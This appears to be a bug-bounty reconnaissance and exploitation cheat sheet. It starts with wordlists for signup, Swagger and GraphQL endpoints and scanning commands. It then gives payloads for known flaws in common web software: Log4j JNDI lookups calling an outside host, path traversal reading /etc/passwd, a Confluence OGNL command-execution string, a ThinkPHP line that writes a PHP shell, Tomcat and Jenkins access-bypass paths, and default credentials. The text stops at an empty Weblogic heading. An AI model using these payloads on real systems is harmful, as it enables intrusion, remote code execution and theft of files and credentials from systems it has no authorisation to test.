users/signup.asp
account/register.asp
new_user.aspx
register.html
users/register.php
register_new.asp
register_account.php
signup_user.aspx
sign_up
account/sign_up.asp
user_signup.asp
sign_up_form.html
account/signup.html
register_new
register_new.aspx
register_account.html
newuser/signup.asp
register_new.html
newuser/register.html
registerform
auth/signup
account_register.aspx
register_page.aspx
signup_page.php
register_user.aspx
account_signup
signup_page.aspx
signup_new
create_user
register_user.php
user/signup.php
register_account.aspx
register/user
user/register
newuser/register.asp
signup_new.asp
registration.aspx
auth/signup.php
new_account.aspx
newuser/signup
account/signup.aspx
```

```
create_account.html
account_signup.html
signup_user.php
users/register
newuser/register.aspx
account/sign_up.aspx
users/signup.php
signup_new.php
signupform
register/user.php
user_registration.php
sign_up.php
user/sign_up
user/sign_up.asp
new_user.html
auth/register
users/register.html
registerform.asp
signup_new.html
signup_page
auth/signup.html
user_registration.html
users/register.asp
account/register
user/signup.aspx
account_signup.aspx
register_page.asp
users/sign_up.php
register/user.aspx
user/sign_up.php
register_user.html
auth/register.php
signup_page.asp
registerform.php
user_registration.aspx
account_register.html
signup.aspx
users/sign_up.asp
newuser/signup.php
sign_up_form
account/register.php
users/sign_up.html
account_register.php
createaccount
user/sign_up.html
user_registration
new_user.asp
create_account.php
register_account.asp
account/signup.php
```

```
create_user.aspx
new_account.asp
account/sign_up.php
auth/register.asp
register.aspx
signup_new.aspx
user/register.php
createaccount.aspx
register/user.asp
sign_up_form.asp
auth/signup.asp
register_user.asp
user/register.html
registration
sign_up.aspx
registerform.html
account_register
user_signup.php
user_signup
sign_up.asp
signupform.html
account/register.aspx
register_user
createaccount.html
registration.php
signupform.aspx
create_user.php
account/signup.asp
register/user.html
register_new.php
create_account.asp
new_user.php
registration.asp
new_user
createaccount.asp
account/signup
user_registration.asp
new_account.html
createaccount.php
newuser/register
signupform.asp
signup_user.html
sign_up_form.aspx
signup_page.html
account/sign_up
new_account.php
signup_user
sign_up_form.php
account/sign_up.html
register.asp
```

```
account/register.html
signup.asp
registerform.aspx
create_user.asp
user_signup.aspx
newuser/signup.html
users/signup
signup_user.asp
register_page
register.php
user/sign_up.aspx
create_account
auth/register.html
users/signup.html
signup.php
user/signup
users/sign_up.aspx
register_page.php
user/register.asp
newuser/signup.aspx
account_register.asp
users/register.aspx
create_account.aspx
registration.html
users/sign_up
signup.html
signup
newuser/register.php
user/signup.asp
new_account
user_signup.html
register_page.html
create_user.html
user/signup.html
user/register.aspx
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat HTTP-subdomains.txt | feroxbuster --random-agent --methods GET,POST --headers
    'X-Forwarded-For: 127.0.0.1' --timeout 20 --insecure --no-recursion --collect-backups --dont-extract-links
    --add-slash --dont-filter --quiet --wordlist signup-PATHS.txt --stdin
```

Attack Surface

4 - Too Large Redirect Response Body

Burpsuite Bambdas

```
return requestResponse.hasResponse() &&
      requestResponse.response().statusCode() <= 399 &&
      requestResponse.response().statusCode() >= 300 &&
      requestResponse.response().body().length() > 1000;
```

Change 302 Moved Temporarily To 200 OK
Remove Location Header
Remove Redirect Code

5 - IIS

ASP.NET_Sessionid
ASPSESSION
X-AspNet-Version
X-Powered-By: ASP.NET
_VIEWSTATE

Elmah.axd
Trace.axd

.aspx
.asp
.axd
.ashx
.wsdl
.wadl
.asmx
.xml
.zip

Microsoft-HTTPAPI/2.0

Telerik.Web.UI.WebResource.axd?type=rau
Telerik.Web.UI.WebResource.axd?type=r%61u
Telerik.Web.UI.DialogHandler.aspx

```
GET / HTTP/1.0
Accept: */*
```

```
Location: ([0-9]{1,3}[\.]){3}[0-9]{1,3}
```

```
GET / HTTP/1.0
Host:
Accept: */*
```

DIR::$INDEX_ALLOCATION/File.EXT
DIR:$i30:$INDEX_ALLOCATION/File.EXT
D/(S(X))IR/(S(X))/File.EXT

DIR/..%2fFUZZ

```
┌──(mahmoud㉿mohamed)-[~]
└─$ sns --silent –check --file HTTP-subdomains.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ shortscan --fullurl --patience 1 --concurrency 20 --output human --header
    'X-Forwarded-For: 127.0.0.1' https://IIS-Vulnerable
```

Attack Surface

6 - Swagger API Documentation

nuclei

```
api/v2/index.html
api/swagger
api/apidocs/swagger.json
api-docs/swagger.yaml
spec/index.html
api-docs/swagger.json
_swagger_/
api/api-docs
docs/index.html
v1/api/swagger-ui.html
apidocs/swagger-ui.html
api/swagger-ui/swagger.yaml
swagger-resources/restservices/v2/api-docs/swagger-ui.html
swagger/v2/index.html
api/swagger-resources
api/v1/swagger-ui/swagger.json
api/v2/swagger-ui.html
swagger-ui/index.html
api/v1/index.html
swagger/swagger-ui.js
api/swagger/index.html
swagger/v1/swagger-ui.html
swagger-resources/restservices/v2/api-docs
swagger-ui.html
api/swagger/swagger-ui.html
v1/api/index.html
api/docs/
__swagger__/index.html
swagger/v2/swagger-ui.html
api/spec/swagger.json
api/swagger_doc.json
swagger/swagger-ui.html
spec/swagger-ui.html
swagger-ui/swagger-ui.js
api/static/swagger-ui/swagger-ui.html
docs
api/swagger-ui.html
api/swagger/ui/index
swagger-resources/restservices/v2/api-docs/index.html
api/v1/swagger-ui/swagger.yaml
api/spec/swagger.yaml
swagger.json
api-doc
api/swagger-resources/restservices/v2/api-docs
api/apidocs
api/_swagger_/
swagger.yaml
apidocs/index.html
api/static/swagger-ui/index.html
api/swagger-ui/swagger.json
```

```
swagger/v1/swagger.json
api/static/swagger-ui.html
api/v1/swagger-ui.html
swagger/v1/index.html
api/api-docs/swagger.yaml
docs/swagger-ui.html
api/swagger/static/index.html
api/doc.json
api/doc
api/swagger-ui/api-docs
index.html
api/swagger.yml
swagger-ui.js
swagger/v1/swagger.yaml
__swagger__/swagger-ui.html
swagger-ui/swagger-ui.html
api/static/index.html
api/__swagger__/
api-docs/index.html
swagger/index.html
api/apidocs/swagger.yaml
swagger
api/swagger.yaml
swagger/ui/swagger-ui.js
api/swagger.json
api-docs/swagger-ui.html
__swagger__/
api_docs
api/index.html
docu
swagger/ui/index
api/api-docs/swagger.json
swagger/v2/swagger.json
swagger/v2/swagger.yaml
swagger/v1/api-docs
swagger/v2/api-docs
swagger/api-docs
v2/api-docs
v1/api-docs
api-docs
api/v1/swagger.json
api/v1/swagger.yaml
api/v2/swagger.json
api/v2/swagger.yaml
api/docs
static/api/swagger.json
static/api/swagger.yaml
```

```
(mahmoud㉿mohamed)-[~]
$ cat HTTP-subdomains.txt | nuclei -disable-clustering -scan-strategy template-spray
-bulk-size 300 -concurrency 1 -retries 3 -timeout 15 -silent -no-color -disable-update-check
stats -templates swaggerAPI.yaml -markdown-export BUGS | tee -a BUGS.txt
```

7 - GraphQL Detection

HyperGraphQL
___graphql
altair
api/cask/graphql-playground
api/graphql
api/graphql/v1
explorer
express-graphql
gql
graph
graph_cms
graphiql
graphiql.css
graphiql.js
graphiql.min.css
graphiql.min.js
graphiql.php
graphiql/finland
graphql
graphql-console
graphql-devtools
graphql-explorer
graphql-playground
graphql-playground-html
graphql.php
graphql/console
graphql/graphql-playground
graphql/schema.json
graphql/schema.xml
graphql/schema.yaml
graphql/v1
je/graphql
laravel-graphql-playground
playground
portal-graphql
query
query-api
query-explorer
query-laravel
sphinx-graphiql
subscriptions

v1
v1/altair
v1/api/graphql
v1/explorer
v1/graph
v1/graphiql
v1/graphiql.css
v1/graphiql.js
v1/graphiql.min.css
v1/graphiql.min.js
v1/graphiql.php
v1/graphiql/finland
v1/graphql
v1/graphql-explorer
v1/graphql.php
v1/graphql/console
v1/graphql/schema.json
v1/graphql/schema.xml
v1/graphql/schema.yaml
v1/playground
v1/subscriptions
v2
v2/altair
v2/api/graphql
v2/explorer
v2/graph
v2/graphiql
v2/graphiql.css
v2/graphiql.js
v2/graphiql.min.css
v2/graphiql.min.js
v2/graphiql.php
v2/graphiql/finland
v2/graphql
v2/graphql-explorer
v2/graphql.php
v2/graphql/console
v2/graphql/schema.json
v2/graphql/schema.xml
v2/graphql/schema.yaml
v2/playground
v2/subscriptions

v3
v3/altair
v3/api/graphql
v3/explorer
v3/graph
v3/graphiql
v3/graphiql.css
v3/graphiql.js
v3/graphiql.min.css
v3/graphiql.min.js
v3/graphiql.php
v3/graphiql/finland
v3/graphql
v3/graphql-explorer
v3/graphql.php
v3/graphql/console
v3/graphql/schema.json
v3/graphql/schema.xml
v3/graphql/schema.yaml
v3/playground
v3/subscriptions
v4/altair
v4/api/graphql
v4/explorer
v4/graph
v4/graphiql
v4/graphiql.css
v4/graphiql.js
v4/graphiql.min.css
v4/graphiql.min.js
v4/graphiql.php
v4/graphiql/finland
v4/graphql
v4/graphql-explorer
v4/graphql.php
v4/graphql/console
v4/graphql/schema.json
v4/graphql/schema.xml
v4/graphql/schema.yaml
v4/playground
v4/subscriptions

```
{"query": "query{__typename}"}
```

```
query=query{__typename}
```

```
{"query": "query {
    __schema {
        types {
            name
        }
    }
}"}
```

```
__schema
__sCHema
__schema%20
__schema%0d
__schema%0a
__schema%ff
__schema?
__schema\
```

```
{"query": "query {
        __type (name:"OBJECT") {
            name
            kind
            fields {
                name
                type {
                    name
                    kind
                }
            }
        }
}"}
```

```
debug=1
debug=True
verbose=1
verbose=True
```

Apache Reverse Proxy Misconfiguration

```
GET http://www.google.com/ HTTP/1.1
Host: SUB.ROOT.COM
```

```
GET https://www.google.com/ HTTP/1.1
Host: SUB.ROOT.COM
```

Apache Log4j

```
${jndi:ldap://${sys:java.version}.BURP}
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://BURP}
${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://BURP}
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://BURP}
${jnd${upper:ı}:ldap://BURP}
${jnd${sys:SYS_NAME:-i}:ldap:/BURP}
${j${${:-l}${:-o}${:-w}${:-e}${:-r}:n}di:ldap://BURP}
${${date:'j'}${date:'n'}${date:'d'}${date:'i'}:${date:'l'}${date:'d'}${date:'a'}${date:'p'}://BURP}
${${what:ever:-j}${some:thing:-n}${other:thing:-d}${and:last:-i}:ldap://BURP}
${\u006a\u006e\u0064\u0069:ldap://BURP}
${jndi:ldap://127.0.0.1#BURP}
${${::-${::-$${::-j}}}}
```

Attack Surface

8 - Common CVE and Misconfiguration

PUT Method Enabled

```
PUT /POC.txt HTTP/1.1
Host: SUB.ROOT.COM
Content-Length: 8
Content-Type text/plain

MY POC
```

```
POST /POC.txt HTTP/1.1
Host: SUB.ROOT.COM
Content-Length: 8
Content-Type text/plain
X-HTTP-Method-Override: PUT

MY POC
```

AWS Cognito

```
identityPoolId
cognitoIdentityPoolId
userPoolWebClientId
userPoolId
aws_user_pools_id
```

Path Traversal

```
../../../../../etc/passwd
/////../../../../../etc/passwd
//////////../../../../../etc/passwd
..\..\..\..\..\c:\WINDOWS\win.ini
..\..\..\..\..\..\..\..\..\..\..\..\windows\win.ini
..\\..\\..\\..\\..\\c:\\WINDOWS\\win.ini
..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\windows\\win.ini
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ curl --path-as-is https://SUB.ROOT.TLD/../../../../etc/passwd
```

ActiveMQ

User: admin
Pass: admin

Authorization: Basic YWRtaW46YWRtaW4=

```
admin
admin/browse.jsp?JMSDestination=event
admin/index.jsp?printable=true
admin/test/systemProperties.jsp
api/jolokia/list
api/jolokia/
```

Port 8161

Adminer

```
adminer
adminer.php
adminer-4.7.8.php
admin/adminer.php
```

Apache Airflow

```
api/v1/version
rest_api/api?api=version
rest_api/api/v1.0/version
admin/rest_api/api?api=version
admin/rest_api/api/v1.0/version
login
airflow/login
admin/airflow/login
```

Airflow 404 = lots of circles

Set-Cookie: .*=eyJ

Attack Surface

7 - Common CVE and Misconfiguration

Apache Struts

Struts 2

.do
.go
.action

showcase.action
viewSource.action
debug=command
showcase/
struts/webconsole.html
struts2-showcase/struts/utils.js

title:"Showcase"
title:"Struts2 Showcase"
title:"Struts2 jQuery Plugin Showcase"
body:"/struts/utils.js"

AJ-Report , Apache Druid , Apache API Six , October etc

dataSetParam/verification;swagger-ui
druid/indexer/v1/sampler
cas/login
apisix/admin/routes
apisix/admin/migrate/export
apisix/admin/migrate/import
Jsonrpc
Remote_agent.php
Install.php
admin/moduleinterface.php
backend/backend/auth/signin
Backend
jeecg-boot/jmreport/list

Apache Tomcat

ApacheTomcatScanner

User: tomcat
Pass: s3cret

User: tomcat
Pass: tomcat

```
manager/html
..%3B/manager/html
xx/..%3B/manager/html
%3B/..%3B/manager/html
manager/x/..;/html
manager;X=Y/html
host-manager/html
..%3B/host-manager/html
xx/..%3B/host-manager/html
%3B/..%3B/host-manager/html
host-manager/x/..%3B/html
host-manager;X=Y/html
manager/status
..%3B/manager/status
xx/..%3B/manager/status
%3B/..%3B/manager/status
manager/x/..;/status
manager;X=Y/status
manager/text
..%3B/manager/text
xx/..%3B/manager/text
%3B/..%3B/manager/text
manager/x/..;/text
manager;X=Y/text
WEB-INF/web.xml
./WEB-INF/web.xml
.//WEB-INF/web.xml
docs/introduction.html
examples/servlets
```

Port 8080

Apache Tomcat

FUZZ.jsp%01

Drupal

CHANGELOG.txt

rest
admin/config/development/configuration/single/import
user/register

node/FUZZ e.g. 1 , 01 , 001 , 2 , 02 , 002 , 3 , 03 , 003 To e.g. 1000

Werkzeug

Server: Werkzeug

Interactive console

console
console;
console%A0
x/..;/console

Adobe ColdFusion

CFIDE/install.cfm
CFIDE/administrator/enter.cfm
CFIDE/administrator/archives/index.cfm
CFIDE/administrator/entman/index.cfm
CFIDE/wizards/common/_logintowizard.cfm
CFIDE/administrator/enter.cfm
flex2gateway/amf
CFIDE/administrator
cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/iedit.cfc
cfide/adminapi/accessmanager.cfc
CFIDE/debug/cf_debugFr.cfm
CFIDE/wizards/common/utils.cfc

Couchdb

_utils/
_users/org.couchdb.user:USER
_config/query_servers/cmd
_membership

Django

admin/

Page not found AND DEBUG = True

http.title:"DisallowedHost at /"

Confluence

```
X-Atlassian-Token: no-check
```

```
rest/tinymce/1/macro/preview
pages/doenterpagevariables.action
pages/createpage-entervariables.action
pages/createpage.action
template/aui/text-inline.vm
```

```
%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22id%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D
```

```
server-info.action?bootstrapStatusProvider.applicationConfig.setupComplete=false

setup/setupadministrator.action

setup/finishsetup.action
```

7 - Common CVE and Misconfiguration

Zabbix

zabbix.php
zabbix/zabbix.php
zabbix.php?action=dashboard.list
zabbix/zabbix.php?action=dashboard.list
api_jsonrpc.php
zabbix/api_jsonrpc.php

Jenkins

x-jenkins

script
script/
script;
script%A0
asynchPeople
configureSecurity
configure
securityrealm/user/admin/
securityRealm/user/admin/search/index?q=a

Django

admin/

Page not found AND DEBUG = True

http.title:"DisallowedHost at /"

Attack Surface

7 - Common CVE and Misconfiguration

Joomla

administrator/manifests/files/joomla.xml
administrator
api/index.php/v1/config/application?public=true
api/index.php/v1/users?public=true

Docker

v2/_catalog
docker-compose.yml

Apache Dubbo

org.vulhub.api.CalcService

Port 2181

ElasticSearch

_search?pretty
_all/_search?q=email
_cat/indices?v
_plugin/head
_plugin/head/../../../../../../../../../etc/passwd
_snapshot/xxxxxxx

Port 9200

Apache Flink AND GeoServer OGC

geoserver/ows?service

jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd

7 - Common CVE and Misconfiguration

ManagedEngine

fosagent/repl/download-snapshot
fosagent/repl/download-file

Magento

index.php/admin/
downloader/

GlassFish

theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

GoAhead Web Server

cgi-bin/index

Grafana

public/plugins/alertlist/../../../../../../../../../../../../../etc/passwd
public/plugins/cloudwatch/../../../../../../../../../../../../../etc/passwd
public/plugins/dashlist/../../../../../../../../../../../../../etc/passwd
public/plugins/elasticsearch/../../../../../../../../../../../../../etc/passwd
public/plugins/graph/../../../../../../../../../../../../../etc/passwd
public/plugins/graphite/../../../../../../../../../../../../../etc/passwd
public/plugins/heatmap/../../../../../../../../../../../../../etc/passwd
public/plugins/influxdb/../../../../../../../../../../../../../etc/passwd
public/plugins/mysql/../../../../../../../../../../../../../etc/passwd
public/plugins/opentsdb/../../../../../../../../../../../../../etc/passwd
public/plugins/pluginlist/../../../../../../../../../../../../../etc/passwd
public/plugins/postgres/../../../../../../../../../../../../../etc/passwd
public/plugins/prometheus/../../../../../../../../../../../../../etc/passwd
public/plugins/stackdriver/../../../../../../../../../../../../../etc/passwd
public/plugins/table/../../../../../../../../../../../../../etc/passwd
public/plugins/text/../../../../../../../../../../../../../etc/passwd
public/plugins/welcome/#/../../../../../../../../../../../../../etc/passwd

H2 Database

h2-console/

kibana

kibana
app/kibana

api/console/api_server?sense_version=%40%40SENSE_VERSION&apis=../../../../../../../../../../../etc/passwd

phpmyadmin

Admin/setup/index.php
admin/phpMyAdmin/setup/index.php
admin/pma/setup/index.php
phpMyAdmin/main.php
phpmyadmin/admin/setup/index.php
phpmyadmin/pma/
phpmyadmin/scripts/setup.php
phpmyadmin/setup/
phpmyadmin/setup/index.php

index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd
scripts/setup.php

7 - Common CVE and Misconfiguration

Apache HTTPD

```
?unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|http://example.com/
```

```
.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd
```

JBoss

```
invoker/readonly
jbossmq-httpil/HTTPServerILServlet
invoker/JMXInvokerServlet
jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system:type=ServerInfo
web-console/ServerInfo.jsp
invoker/JMXInvokerServlet
admin-console/
```

Jetty

```
%2e/WEB-INF/web.xml
%u002e/WEB-INF/web.xml
.%00/WEB-INF/web.xml
/..;/ "><iframe/src=javascript:alert(1)>
```

Attack Surface

7 - Common CVE and Misconfiguration

Jira

servicedesk/signup
secure/admin/AddSmtpMailServer!default.jspa
secure/admin/ViewApplicationProperties.jspa
secure/ContactAdministrators!default.jspa
secure/admin/MailQueueAdmin!default.jspa
QueryComponentRendererValue!Default.jspa?assignee=user:admin

Laravel

_ignition/execute-solution

Liferay Portal

api/jsonws/invoke

JimuReport OR Jumpserver

jmreport/queryFieldBySql
core/auth/password/forget/previewing/

Apache Kafka

druid/indexer/v1/sampler?for=connect

Metabase

api/geojson?url=file:////etc/passwd
api/session/properties
api/setup/validate

MeterSphere

plugin/list
plugin/add

MinIO

minio/bootstrap/v1/verify

Nacos

nacos/v1/auth/users?pageNo=1&pageSize=9

Nexus Repository Manager

service/extdirect
service/rest/beta/repositories/go/group
%2F%2F%2F%2F%2F%2F%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd

uwsgi

..%2f..%2f..%2f..%2f..%2fetc/passwd

Attack Surface

7 - Common CVE and Misconfiguration

Nginx

```
///////../../../../../../../etc/passwd
/////////////////////////../../../../../../../../etc/passwd
```

```
..
../
../something
../../something
../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../something
```

Apache OFBiz

```
webtools/control/xmlrpc
webtools/control/ProgramExport/
```

OpenTSDB

```
api/suggest?type=metrics&q=&max=10
```

Openfire

```
getFavicon?host=192.168.176.1:8080/secrets.txt?
plugins/search/..\..\..\conf\openfire.xml
setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
```

OpenEMR

```
portal/account/register.php
```

Umbraco

Umbraco

Attack Surface

7 - Common CVE and Misconfiguration

pgAdmin

misc/validate_binary_path

Ruby on Rails

file:///%2f%2f/etc/passwd

Accept: ../../../../../../../../etc/passwd{{

X-Forwarded-Scheme: http

Rocketchat

api/v1/method.callAnon/sendForgotPasswordEmail

Apache Shiro

./admin
xxx/..;/admin/

Apache Solr

admin/cores?indexInfo=false&wt=json
solr/admin/cores?indexInfo=false&wt=json

TeamCity

app/rest/users/id:1/tokens/RPC2
hax?jsp=/app/rest/server;.jsp
res/../admin/diagnostic.jsp
.well-known/acme-challenge/../../admin/diagnostic.jsp
update/../admin/diagnostic.jsp

Spring Boot Actuator

```
%0aactuator
%0dactuator
actuator/auditevents
actuator/beans
actuator/caches
actuator/conditions
actuator/configprops
actuator/env
actuator/flyway
actuator/health
actuator/heapdump
actuator/httptrace
actuator/info
actuator/integrationgraph
actuator/liquibase
actuator/logfile
actuator/mappings
actuator/metrics
actuator/prometheus
actuator/scheduledtasks
actuator/sessions
actuator/shutdown
actuator/threaddump
```

Spring Cloud Gateway Actuator

```
actuator/gateway/routes
actuator/gateway/refresh
```

ThinkPHP

```
?+config-create+/&lang=../../../../../../../../../../../usr/local/lib/php/pearcmd&/<?=phpinfo()?>+shell.php
```

7 - Common CVE and Misconfiguration

Weblogic

```
